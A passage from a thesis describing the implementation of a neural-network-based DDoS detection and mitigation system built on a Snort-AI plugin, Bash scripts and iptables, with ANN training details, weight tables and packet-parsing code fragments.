In this chapter, we identified and designed detection, defence and knowledge sharing components. Each component consists of several elements that assist the overall design process. The solution is modular based where components can be added, modified or removed without breaking the detection or defence functionalities. For example, when defence or knowledge sharing components are removed, the detection system still operates to detect DDoS attacks. In our design solution, we reviewed use-cases to carefully discuss and identify different possibilities for DDoS attacks. Such an approach assists in designing the elements that are involved in DDoS detection and mitigation. Moreover, we executed different experiments coupled with the literature reviewed in Chapter 2 to verify approaches and mechanisms that aided in our decision to select specific functions. For example, we executed experiments to identify thresholds per protocol, ANN topological structure, activation functions and the ANN learning algorithm. Different learning algorithms and activation functions have been reviewed. Ultimately, we selected Back-Propagation, Sigmoid activation function and one hidden layer in our design of the ANN topological structure. We also explained the qualified structural format of ICMP, UDP and TCP datasets that JNNS accepts to train ANN. We outlined different scenarios that support the design of the defence and knowledge sharing components. In each scenario, we explained the roles of the defence and knowledge sharing components towards DDoS mitigation and sharing information. In Chapter 6, we explain the implementation process of each component separately.

Chapter 6 – Implementation and Testing

6.1 Introduction

In Chapter 5, we outlined the design of the architectural structure of our approach where we combined detection, mitigation and knowledge sharing components in one solution called a DDoS Detector. In this chapter, we select the technologies and methods that assist the implementation process and map each selected technology to the components explained in Chapter 5. This also includes setting the physical and development environments in which, each component is prepared for development and testing. To build a DDoS Detector, one has the choice of reusing third party technologies or developing all the necessary libraries and functions from scratch. We however, compared both approaches based on time of development, testing, maturity and development cycle. In our implementation, we have selected the C [91], Bash [139] and Python [107] programming languages. Then, we have verified our implementation with different testing approaches (functional, load, system and integration). However, general programming concepts are not the scope of this thesis and are not reviewed here; instead, relevant references are provided where applicable. In this chapter we focus on the technologies and process of implementation, but the full scale of the code is shown in Appendices 6-1 to 6-5.

6.2 Technologies and Methods

In this section, we identify the technologies and methodology used to implement each component of our DDoS Detector. Some of these technologies are available as third party applications in the form of libraries or packages, which fulfil similar purposes to ours. To implement each component of our DDoS Detectors, one can develop the entire related components from scratch or use and modify existing ones. The decision to select either approach should be based on time for implementation, testing and code maturity. Therefore, we conducted a short assessment for choosing either approach. The assessment was based on the questions and comparisons listed in Table 6-1.

Libraries and packages from scratch	Third party libraries and packages
Development: Create functions and blocks from scratch.	**Development:** Use and modify the existing libraries and packages.
Testing: All written functions and code blocks need to be tested and checked.	**Testing:** Only modified parts are tested since the rest of the code is further tested by others.
Time of implementation: More time is required to implement the solution.	**Time of implementation:** Less time is required to implement the solution.
Maturity: The libraries are not mature as they are not used and bug fixed by other third party users.	**Maturity:** The libraries are mature as they are used and bug fixed by third party users.
Development Cycle: The libraries are relatively new and no development cycle is initiated.	**Development Cycle:** The libraries are in use in production where users introduce feedback for further improvement.

Table 6-1: Libraries and packages from scratch vs. existing third party packages.

Based on the assessment comparison summarised in Table 6-1, reusing third party related libraries and packages is more beneficial than building all the codes from scratch. However, the chosen libraries and packages must be strictly applicable to what we wish to accomplish and licences of any used libraries or packages must be studied. Therefore, we take the applicable technologies and map them to the relevant components described in Chapter 5. This can be summarised as follows.

6.2.1 Detection Component and Technologies

As explained in Chapter 5, Section 5.5, the detection component consists of different elements; each element assists the detection process in a modular fashion. One needs to separately implement each element and integrate them together to complete the detection process. Such modularity helps maintain the code and identify logical faults by simply identifying the relevant module. In this context, we reused the available third party packages and modified them to obtain basic functionalities (e.g. retrieving packets from the network). We then combined the modified libraries with our own custom code to complete the detection implementation process. There are various third party libraries and applications (source code and binary) that are free to use and provide accuracy, security and efficiency.

One of the popular choices that have been recognised by security and research experts is the Snort signature Intrusion Detection System (Snort - IDS) [179]. Snort is known for its stability; security, accuracy, flexibility, and performance (see Chapter 2, Section 2.3.4). Snort provides pre-processing mechanisms that allow third party applications or algorithms to integrate with it. Such features attracted a considerable number of experts and developers to make use of Snort´s foundation code and integrate it with their own custom code. Due to the flexibility of Snort to accept other algorithms as plugins, Alan Saied (author of this thesis) and Charles Edward (an independent researcher) have further extended the functionality of Snort to operate as an Artificial Intelligence IDS known as Snort-AI [18]. The project is downloadable for feedback or suggestions. In our implementation process, we re-modified and re-used the Snort-AI engine to retrieve packets from the network. Then, we integrated our custom code to organise and prepare the packets for the ANN code to investigate the legitimacy of the traffic. One can map each technology and custom code to the following elements of the detection component:

- Snort-AI: Retrieves ICMP, UDP and TCP packets form the network. This part of the code is written in the C programming language.
- Organiser: Strips and organises the packets to prepare them for Victim IP Identifier. Organiser block code belongs to the Snort-AI code.
- Victim IP Identifier: A custom module written in Bash that is used to identify the victim's IP address. Knowing the victim's IP address assists the defence component to prevent forged packets towards the victim.

- Calculator: Another custom module written in Bash to prepare the data for the ANN engine.
- ANN engine: Is written in C programming language; it picks the patterns and assign them as variables to for the ANN code and then decide on the legitimacy of the traffic. It is worth mentioning that JNNS is used to train the ANN algorithm to learn about patterns and adjust the weights on the connections between the layers with the aim of reducing error and producing outputs that are closest to the desired output (using Back-Propagation). However, the actual source code and implementation of the ANN are done in C programming. This is mainly due to the fact that Snort-AI is written in C and which makes the integration process with ANN easier.

To learn more about the above elements of the detection component, refer to Chapter 5, Section 5.5, and for the implementation process, refer to Section 6.3 of this chapter.

6.2.2 Defence Component and Technologies

The defence mechanism is an important part of our solution where forged packets are dropped before reaching the victim. However, the process of preventing such packets from passing through is relatively well known to security experts due to their daily use of such tasks. In most cases, preventing specific packets from reaching their destination targets is done using firewalls where certain rules are applied when abnormalities are detected. However, different factors such as network infrastructure, topologies, performance and cost dictate the choice of the firewall. Here, we use the same approach that is commonly adopted by firewall applications (drop forged packets and allow genuine traffic to pass through). Such a mechanism is applicable if appropriate input variables are defined for the firewall to activate and drop forged packets. In our case, the input variables are outputs from the detection component where they are defined by the ANN engine. Such a mechanism reduces the strength of the attack before reaching the victim. Furthermore, the firewall must release any blocked traffic once instructed by the detection component. Due to the rapid growth in technologies and methods of communication, different technological firewalls have been introduced. However, the firewalls that are most relevant to our research are packet filtering, application firewall and packet inspection.

- Packet Filtering [215]: This firewall blocks traffic based on protocol types, source and destination addresses. This is accomplished using access controls (rules) where the process of blocking abnormal packets is very fast. Packet filtering consists of two types; one is called stateless packet filtering while the other type is called stateful packet filtering. In stateless packet filtering, the firewall does not remember the information of the passed packets, while stateful packet filtering does remember the packets passing through. Typical examples of packet filtering firewalls are iptables (open source) or CISCO firewall (commercial) [6] [24].

- Application Firewall [1]: This firewall is designed to protect the application layer of the OSI model from application attacks. For example, protecting a database from SQL injection, application DoS attack or a web server from cross-site scripting [146] [205]. Akamai [1] and CISCO application firewalls are examples of application firewalls.
- Packet Inspection Firewall [110]: This firewall investigates the session information between two devices trying to establish a connection. This includes checksums, packet sequence numbers or applications specific flags. Such an inspection process gets deep into the application and session layers information searching for abnormalities based on known signatures.

For the purpose of our research, we have selected the stateless packet-filtering mechanism to block packets based on specific destination and detection information provided by the detection component. Here we have not selected stateful packet filtering approach since our DDoS Detectors do not need to remember packets passing through. Furthermore, remembering packets passing through (stateful) in a busy network can introduce latency and possible system crash. Moreover, our approach deals with packets at the network and transport layers; the packet-filtering approach is designed to technically and functionally accommodate both layers well. We have chosen iptables [6] due to its license (open source), stability and usability. An application firewall was not selected since our solution focuses on network and transport packets. Instead of choosing the packet inspection firewall, which investigates the header information based on signatures (rules), we opted for Snort-AI to identify the header information and the ANN engine to decide the legitimacy of the traffic. To implement our defence solution, we only require a set of instructions to drop forged packets when the ANN engine detects them. The packet-filtering approach successfully fulfils such requirements.

6.2.3 Knowledge Sharing Component and Technologies

As explained in Chapter 5, when an attack is detected in one of the networks, our DDoS Detectors exchange the information about any detected DDoS attacks. Furthermore, if a genuine traffic above a threshold is detected and verified as genuine, the DDoS Detectors also exchange the information (to assist other detectors when their detection output is unidentified). Such cooperation between the detectors supports the overall solution by means of better collaboration to mitigate DDoS attacks. Moreover, such information (DDoS attack or genuine traffic) will be sent to the Security Officer to take additional countermeasures if required. The DDoS Detectors can communicate with other DDoS Detectors using one the following methods:

1. Socket Connection [233]: Sockets are the end-points that are used between multiple clients and server software for the purpose of bidirectional communication. Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) are the popular choices for network communication (Chapter 1 Sections, 1.3.2 and 1.3.5).
2. Message Routing (MR) [8]: An advanced method of message communication between clients or servers in a complex environment, where different applications are connected together and messages are exchanged. MR is typically used with cloud solutions (software as a Service - SaaS).
3. File Sharing [60]: Mostly used to share files (binary or text files) between one or more devices.
4. Third Party Applications: Third party applications can be used to transfer information (data files) between devices. Secure Shell (SSH) [245] or Secure File Transfer Protocol (SFTP) are example of third party applications to send or receive information such as data or files between different platforms.

It is vitally important to have a fast yet secure, scalable and reliable channel between the DDoS Detectors to guarantee messages' timely delivery. It is also important to use a solution that integrates well with the detection and defence components. In this context, we have chosen the socket connection (first approach) to be the communication channel between the DDoS Detectors. Socket programming is reliable, mature, easy to implement, rich in documentation, and fulfils all the communication requirements (securely delivering messages to all DDoS Detectors). Moreover, the TCP protocol was chosen over UDP to be our communication protocol due to its reliability, error checking, ordering mechanism, and it is connection orientated (see Chapter 1, Section 1.3). Messages are encrypted using RSA encryption (see Chapter 1, Section 1.4) and exchanged between DDoS Detectors when attacks are detected. Message Routing (MR) is considered to be scalable, fast and reliable. However, MR is an advanced approach that introduces implementation complexities and possible changes in network infrastructure [8]. Therefore, we have discarded this approach for the communication channel. File sharing is a popular technology to share data among nearby devices and its implementation process is not as complex as MR. However, due to the rules and regulations regarding file/data-sharing technologies, we discarded this technology too for the communication channel [60]. Using SSH or SFTP (third party tools) is a considered choice for communication. However, they require an administrative monitoring mechanism to automatically connect via username and password. To automatically email the Security Officer when DDoS attacks are detected, we used the standard email client mechanism (see Section 6.3.4).

6.3 Implementation

In this section we first explain the steps required to train the ANN algorithm described in Chapter 5, Section 5.5, where the ANN topological design structure, learning algorithm and input values are selected. Then we break down the process of implementation detection, defence and knowledge sharing components into separate parts. It is essential to have the right development environment in place before starting any implementation. Such an environment is used to train the ANN learning algorithm and develop the DDoS Detectors. The following are the environment setups for training of the ANN and development of DDoS Detectors.

- Linux Debian (2.6.33 Kernel) to run and execute VBox [144] environment. This is to create virtual platforms such as Linux or Windows operating systems.
- One Windows XP virtual machine is created and used on top of VBox. This is to execute JNNS (Windows binary format) and train the ANN.
- One Linux virtual machine is created on a top of VBox and used to develop all the components of a DDoS Detectors. Its environment contains the following:
  - gcc-4.4.4 default compiler.
  - Snort-AI 2.4.3 source code.


6.3.1 ANN Training and Error Graph

In this section, we identify the ANN training process and analyse its outcome. The steps of implementing the layouts represented in Figures 5-4, 5-5 and 5-6 (Chapter 5) are shown in Appendix 6-1. The training datasets must be larger than the validation dataset to assist the ANN algorithm and to learn more about DDoS attacks and genuine traffic patterns. Therefore, 80% of the dataset was uploaded to train the ANN and 20% is used to validate the training process. This approach is recommended by JNNS and other training applications [4] [154]. The datasets are prepared in the format that JNNS accepts (see Chapter 5, Section 5.5.1). We did not randomly select the 80% training dataset from the overall datasets. Instead, we performed five-fold cross-validation by excluding the first 20% from the top of the datasets then continuing all the way down to the bottom 20% as shown in Table 6-2.


Protocol	Excluded 20%	Learning and validation in Cycles
TCP	1st 20% from the top	25000
	2nd 20% after 1st.	25000
	3rd 20% after 2nd	25000
	4th 20% after 3rd	25000
	5th 20% after 4th	25000
UDP	1st 20% from the top	2000
	2nd 20% after 1st.	2000
	3rd 20% after 2nd	2000
	4th 20% after 3rd	2000
	5th 20% after 4th	2000
ICMP	1st 20% from the top	3500
	2nd 20% after 1st.	3500
	3rd 20% after 2nd	3500
	4th 20% after 3rd	3500
	5th 20% after 4th	3500

Table 6-2: Five-fold cross-validation results for TCP, UDP and ICMP protocol.


In Table 6-2, we compared the final outputs of the learning cycles from the JNNS Error Graph and noted that no matter where we select the 20% from the overall datasets, the outcome produces the same learning cycle for each protocol. In other words, no matter where we select the 20% from the dataset, the ANN algorithm stops learning about the patterns around the learning cycles shown in Table 6-2. This is because the ANN has learned all the related patterns and further training is not required. This also means that if one randomly selects the 20% anywhere from the top to the bottom of the dataset, the learning cycles will be the same as in Table 6-2. One cycle is one pass over the whole list of the patterns in the datasets, and is repeated a number of times (number of cycles) stopping when the ANN had learned all the patterns. The training process stops if all the patterns are fully understood by the ANN algorithm. However, over-training with the same datasets can produce inaccuracy. JNNS provides a graphical representation of the training process called the Error Graph as part the JNNS features. Since the datasets are divided into training (80%) and validation (20%) datasets, the following Error Graphs represent training and validating of the dataset patterns for each protocol.




TCP dataset training - Error Graph.




TCP dataset validation - Error Graph.




UDP dataset training - Error Graph.



UDP dataset validation - Error Graph.



ICMP dataset training - Error Graph.



ICMP dataset validation - Error Graph.

The above graphs represent the training progress of each protocol coupled with their validation progress. The horizontal axis is the number of learning cycles, while the vertical axis shows the error detection. When the datasets are inserted, the ANN uses the Back-Propagation algorithm to learn about the patterns in combination with the activation function (Sigmoid) that assists in adjusting the connection weights to get the most accurate output results. However, the learning process does not terminate if unknown patterns are introduced to the algorithm at any stage of the learning process, rather it simply adopts and learns them. JNNS is designed to accept the training datasets and validation datasets as two separate datasets for any protocols. The Error Graph expresses the learning process using a learning curve (black curve) and validates it using a validation curve (red curve). The validation curve is lower since 20% of the whole dataset is used for validation while the rest (80%) is used for learning purposes. As the learning curve decreases, the algorithm understands the patterns using Back-Propagation. This means the algorithm and its activation functions reduce the errors to the minimum based on the number of patterns during each learning cycle. At some point, the learning process becomes static, when it has learned all the patterns. However, repetitive patterns and overtraining can introduce confusion and biased results and must be avoided. At the same time the validation curve decreases as the algorithm learns about patterns. For example, in the TCP Error graph, the validation curve goes down and slightly goes up around 25000 cycles then it becomes static. Meantime the learning curve goes down around the same learning cycle (25000). At this point, when both curves reach 25000 cycles, the algorithm learned all the patterns from the existing dataset and there was nothing else to be learned (hence the static line), unless the learning algorithm is introduced to new unknown patterns. This behaviour can be observed when the validation curve slightly goes up around 25000 cycles, while the learning curve reaches 25000 cycles. The UDP dataset shows this behaviour around 2000 cycles and the ICMP around 3500 cycles. At this point, the ANN algorithm should detect any unknown pattern that is similar to those it was trained with. The numbers of learning cycles are different from one protocol to another due to [79] [127].

- The nature of the datasets, for example, the patterns in the ICMP dataset are different in values from the UDP or TCP. This is mainly due to the fact that ICMP, UDP and TCP DDoS attacks are different in terms of architecture and packet content (see Chapter 1, Section 1.6).
- The number of nodes in the input and hidden layers are different between the TCP, UDP and ICMP ANN architectural structures. Different numbers of nodes introduce different computation processes and learning cycles.
- The adjustment of the weight values between the nodes can introduce different learning cycles.

The algorithm passes over the dataset several times and each time it adjusts the weights on the connections between layers in order to minimise errors and produce an output that is closest to the desired output (closest to 0 and 1). The algorithm stops adjusting the weights on the connections between the layers when the output is closest to the desired output. At this point, no further training is required as too much training may lead to inaccurate results. The JNNS application, as a built-in feature, changes the weights between the layers and identifies the weights that are closest to the desired outputs. Table 6-3 shows the recommended weights (produced by JNNS) that generate the optimal outputs. Later, these weights are integrated into the ANN source code as discussed under Section 6.3.2.

ANN	Recommended weights between the nodes
ANN-ICMP	-3.962840, -4.835810, -5.169500, 1.535250, 1.248070, 0.291350, 2.205100, 3.320190, 3.347540, 2.281050, 2.117530, 1.913700, -10.502020, 1.870940, 4.751330, 3.172770
ANN-TCP	17.310699, 17.721300, 16.662741, 16.760700, 17.309151,-3.691630, -3.618940, -3.282650, -4.065960, -3.638300,-4.589450, -4.017660, -4.715800, -5.173370, -5.320480,-0.651250, -0.320060, -1.307460, -0.943930, -0.131880, 18.376190, -4.750610, -5.966240, -0.523430
ANN-UDP	-0.741890, -2.164030, -1.795610, -2.073940, -9.014590, -10.145470, -9.402730, -9.058290,-5.591970, -3.866700, -4.645170, -4.851410, -1.973220, -11.683490, -6.190790

Table 6-3: Recommended weights between the layers.

As explained in Chapter 3, Section 3.3, one of the objectives of our work is to detect the latest known and unknown DDoS attacks. Our TCP, UDP and ICMP ANN are trained with up-to-date and old datasets. In Chapter 4, Section 4.9, we have explained the difference between old datasets and up-to-date datasets. We therefore trained our learning algorithm with both old and up-to-date patterns and compared the outcomes in terms of Detection Accuracy. Based on the experiment results reported in Chapter 7, Section 7.3, our solution responded better when the ANN was trained with up-to-date patterns than old patterns.

6.3.2 Detection Component

Once we have the environment prepared (Section 6.3), then one can start the implementation process by taking the following steps. The detailed codes are shown in Appendix 6-2.

I. Snort-AI Customisation and Implementation

A) Changes to the Snort-AI configuration file: Snort-AI is designed to accommodate and function with hundreds of different files and libraries that are used for different purposes. The existing configuration files are used to run different plugins used for different purposes. To integrate our detection mechanism, these non-related libraries and codes need to be deactivated. Using this configuration file, we disabled all functionalities that are not relevant to our work and activated the plugin that we had created (see Appendix 6-2 for the configuration file). Examples of such configuration settings are.

```
preprocessor ddosai: ddosai ddosai args
var EXTERNAL_NET any
```

B) Creating the DDoS-AI plugin: Snort-AI has all the necessary built-in functions that provide assistance to create our own plugins that fulfil different technical requirements. Building a plugin from scratch consists of using the existing libraries to retrieve packets and strip them for different purposes (in our case to detect DDoS attacks). This process can be explained in the following steps, but for the overall code, refer to Appendix 6-2.

- Two files (spp_ddosai.c & spp_ddosai.h) need to be created as they are called during the program execution. These files contain the logic that retrieves packets from the network.
- In spp_ddosai.h file header libraries and functions are defined as a standard approach for creating any new plugin. These functions or structs are called during the program execution to initialise the process. Examples of such structs and functions are, typedef struct ddosaiSt { }, void SetupDDoS(),void ddosFunction().
- In spp_ddosai.c we defined functions and libraries that assist in retrieving packets from the network and organise them (Organiser element). The outcome of this process is used by other components such as Victim IP Identifier to complete the detection mechanism. Followings are examples of functions in spp_ddosai.c code :

```
void DDosInit(u_char* args);  /* It´s used during the initialization process of the plugin
which takes parameter from the config file */
void DdosFunction();/* Standard plugin function part of all other Snort-AI entities */
static void DdosRestartFunction(); /* It restarts the function during the crashes based
on exceptions */
void DdosCleanExitFunction();/*Cleans the memory from any unused data to avoid
buffer overflow */
void DecodeICMP ()  /* ICMP Decodor and organise the packets */
void DecodeTCP()    /* TCP Decodor and organise the packets */
void DecodeUDP ()  /* UDP Decodor and organise the packets */
```

- Then we assign and include the threshold values to each TCP, UDP and ICMP code (thresholds are explained in Chapter 5, Section 5.5). When packets are greater than predefined thresholds, the Organiser arranges the packets and files them into text files. The following is an example of TCP threshold representation.

```
if (pc.tcp < 4000)
      {LogMessage ("TCP packets smaller than the threshold 4000 packets\n");
}else if(pc.tcp > 4004){
/* get TCP packet and analyse them according to their headers */}
```

- When for example ICMP packets are retrieved from the network, the Organiser temporarily puts the destination IP addresses into a separate file called destination file (e.g. dst.txt) and their source IP addresses, ICMP sequence numbers and ICMP-ID numbers into a source file (e.g. src.txt). Such patterns stored in src.txt file are later prepared for the ANN engine to examine the traffic. The same approach is applied to both TCP and UDP implementation. The following example is an ICMP representation of source and destination data files. See Table 6-4 to learn about the variables and functions that are used to retrieve and strip packet headers (patterns) and Appendix 6-2 for the source code.

dst.txt file	**src.txt file**
10.0.0.88	1.120.121.12:9:35840
10.0.0.88	19.12.2.13:173:4608
10.0.2.67	8.14.14.12:172:5376
10.0.0.88	65.12.125.152:66:45312
10.2.0.53	16.72.82.14:179:3584
10.0.0.88	45.142.12.162:103:6144
10.0.0.88	83.123.124.125:183:30208

The above dst.txt and src.txt files are examples of packet information that are prepared and organised by the Organiser. In the above example, 10.0.0.88 is the destination IP address with highest number of requests from different IP sources, sequence and ICMP-ID numbers. Destination IP addresses are separated from the src.txt file, as they are not used as patterns to train ANN. However, the Victim IP Identifier module uses such information from both files to identify the victim's IP address (see Victim IP-Identifier).

One can tabulate the programming functions that are used to extract the patterns from the packets in Table 6-4 while the source codes are shown in Appendix 6-2.

Protocols	Patterns agreed upon	Functions to retrieve the patterns
ICMP	ICMP-ID, ICMP-SEQ, source IP addresses	dst_ip= inet_ntoa(p->iph->ip_dst); src_ip= inet_ntoa(p->iph->ip_src); icmp_seq = ntohs(p->icmph->s_icmp_seq); icmp_id=p->icmph->s_icmp_id;
UDP	Source/destination ports, packet length, source IP	dst_ip_udp= inet_ntoa(p->iph->ip_dst); src_port_udp = ntohs(p->udph->uh_sport); dst_port_udp = ntohs(p->udph->uh_dport); uhlen = ntohs(p->udph->uh_len)-UDP_HEADER_LEN; src_ip_udp= inet_ntoa(p->iph->ip_src);
TCP	Source/destination ports, TCP flags, TCP-SEQ, source IP addresses	dst_ip_tcp= inet_ntoa(p->iph->ip_dst); src_ip_tcp= inet_ntoa(p->iph>ip_src); tcp_seq= (u_long) ntohl(p->tcph->th_seq); src_port = ntohs(p->tcph >th_sport); dst_port = ntohs(p->tcph->th_dport); p->tcph->th_flags & TH_SYN, tcp_flags = 'S'; if(p->tcph->th_flags & TH_PUSH) tcp_flags = 'P';if(p->tcph >th_flags & TH_RST) tcp_flags = 'R';if(p->tcph->th_flags & TH_ACK) tcp_flags = 'A'; if(p->tcph->th_flags & TH_FIN) tcp_flags = 'F';

Table 6-4: Functions used to retrieve and strip patterns from the headers.

II. Victim IP-Identifier, Calculator and ANN Engine

At this point, the captured destination IP addresses and source information that needs to be prepared for ANN to examine their legitimacy are ready for inspection. To provide better efficiency and practicality, we have created one Bash scripting program, which contains the required instructions that identify the victim´s IP address and call other modules (such as the ANN engine) when required. For simplicity, we outline the following steps while the detailed ICMP; UDP and ICMP source codes are shown in Appendix 6-2.

- In the Victim IP-Identifier module, the destination IP address is identified by selecting the most popular IP destination with the highest number of source IP addresses destined to it. This is done when both src.txt and dst.txt files are merged together in one file where the destination IP addresses with highest number of source packets are selected for investigation. For example:

```
101.0.0.2    52.42.36.14:S:5097939323:33:22
221.0.0.2    62.30.37.53:S:131257685:86:22
101.0.0.2    32.85.37.33:S:1230122515:4:22
101.0.0.4    42.33.76.33:S:014339462:67:22
101.0.0.2    12.52.15.43:S:8049809387:70:22
101.0.0.2    32.57.44.45:S:6126751058:1:22
101.0.0.2    122.48.45.11:S:1350845998:72:22
```

  In the above example, 101.0.0.2 is the highest repetitive destination IP address where packets from different sources are destined for it. IP address 221.0.0.2 and 101.0.0.4 are two different destinations with the lowest numbers of packets destined for them. This means that 101.0.0.2 is a popular destination and all packets that are pointed to it will be investigated.

However, the Victim IP Identifier selects the first destination with the first highest source packets destined for it and the second destination with second highest source packets destined for it and the third if more than one popular destination is identified. The outcome of this process is picked by the Calculator element. When the ANN verifies the traffic to be a DDoS attack, then 101.0.0.2 is assigned to a variable and that variable is used by iptables (defence component) to drop forged packets. This process is done using Bash programming to extract the victim´s IP address. For example, in TCP code, one can extract victim´s IP as:

cut -f1 /root/snort-tcp/seqDir/bothTCP.txt | sort | uniq -c | sort | awk '{print $2;}'> /root/snort-tcp/seqDir/head-TCP.txt

- Then the Calculator code sorts and calculates the total number of the source IP addresses and their related header patterns (e.g. source/destination ports, flags, TCP-SEQ) and prepares them for the ANN engine. This is done by adding the individual patterns together and dividing them by their highest number. The outcome of this process is in the following format, which it is used by the ANN engine.

0.626506024
0.832731023
0.330381768
0.337494557
0.317898098

- Then the ANN code engine is called, and it receives all the input values from the calculator and starts processing them to verify the traffic (attack or normal) based on what it has been taught during the learning process. The output of the ANN engine's computational process is represented as 1 or 0. However, if the ANN engine fails to verify the nature of the traffic, then the detection component outputs 2 (unidentified). To implement the ANN engine, we have chosen the framework that is used by SNNS [5] to create the code struct and define the weights between the nodes and layers. This can be explained by the following, but for the source code refer to Appendix 6-3.

    - Define and initialise all the input, hidden and output layers.
    - Create a struct with all the related weights mentioned in Table 6-3. For example, to define the weights between the ANN TCP nodes:

      static float Weights[ ] = {17.310699, 17.721300, 16.662741, 16.760700, 17.309151,

      -3.691630, -3.618940, -3.282650, -4.065960, -3.638300, -4.589450, -4.017660, -4.715800, -5.173370, -5.320480, -0.651250, -0.320060, -1.307460, -0.943930, -0.131880, 18.376190, -4.750610, -5.966240, -0.523430};

- Each node is defined as a unit and the weight is assigned to each unit in the following manner. TCP example for 2 units.

  { / unit 1 (src_ip_tcp) */*
  0.0, 0.175820, 0,&Sources[0] ,&Weights[0] , },
  { / unit 2 (tcp_seq) */*
  0.0, 0.382370, 0,&Sources[0] ,&Weights[0] ,}

- Bias as part of the ANN:

  unit->act = Act_Logistic(sum, unit->Bias);

- After that TCP, UDP or ICMP function (e.g. tcp_ann_h(float *in, float *out, int init)) is called, with all the pre-processed units and sends the results back to the sender. Within the function, the layers will be created with the number of nodes in it. Then the computation process described in Chapter 5 is programmatically executed to perform all the necessary calculation and output the results (1- attack and 0- normal). However, if the output result is not 1 or 0, the code generates 2 (unidentified traffic). For example, to create the ANN with three layers, the following are defined:

  static pUnit Input[5] = {Units + 1, Units + 2, Units + 3, Units + 4, Units + 5}; // members
  static pUnit Hidden1[4] = {Units + 6, Units + 7, Units + 8, Units + 9}; /* members */
  static pUnit Output1[1] = {Units + 10}; /* members */

- Finally, the victim's IP destination (temporarily kept by the Victim IP Identifier) coupled with the output from the detection component are filed into a text file to be picked up by the defence component to take action. The following is an example of the detection component output.

  Destination IP address under TCP DDoS attack: 101.0.0.2
  1 (attack)
  1 (attack)
  1 (attack)

  The above result means that three rounds of TCP traffic (source/destination ports, TCP flags, tcp-seq and source IP addresses) are examined against the destination IP address (101.0.0.2) in which the detection component verifies all three rounds to be TCP DDoS attacks. This output is used by the defence component to take countermeasures (see section 6.3.3).

One can further explain the relationship between the detection component´s elements in Figure 6-1.

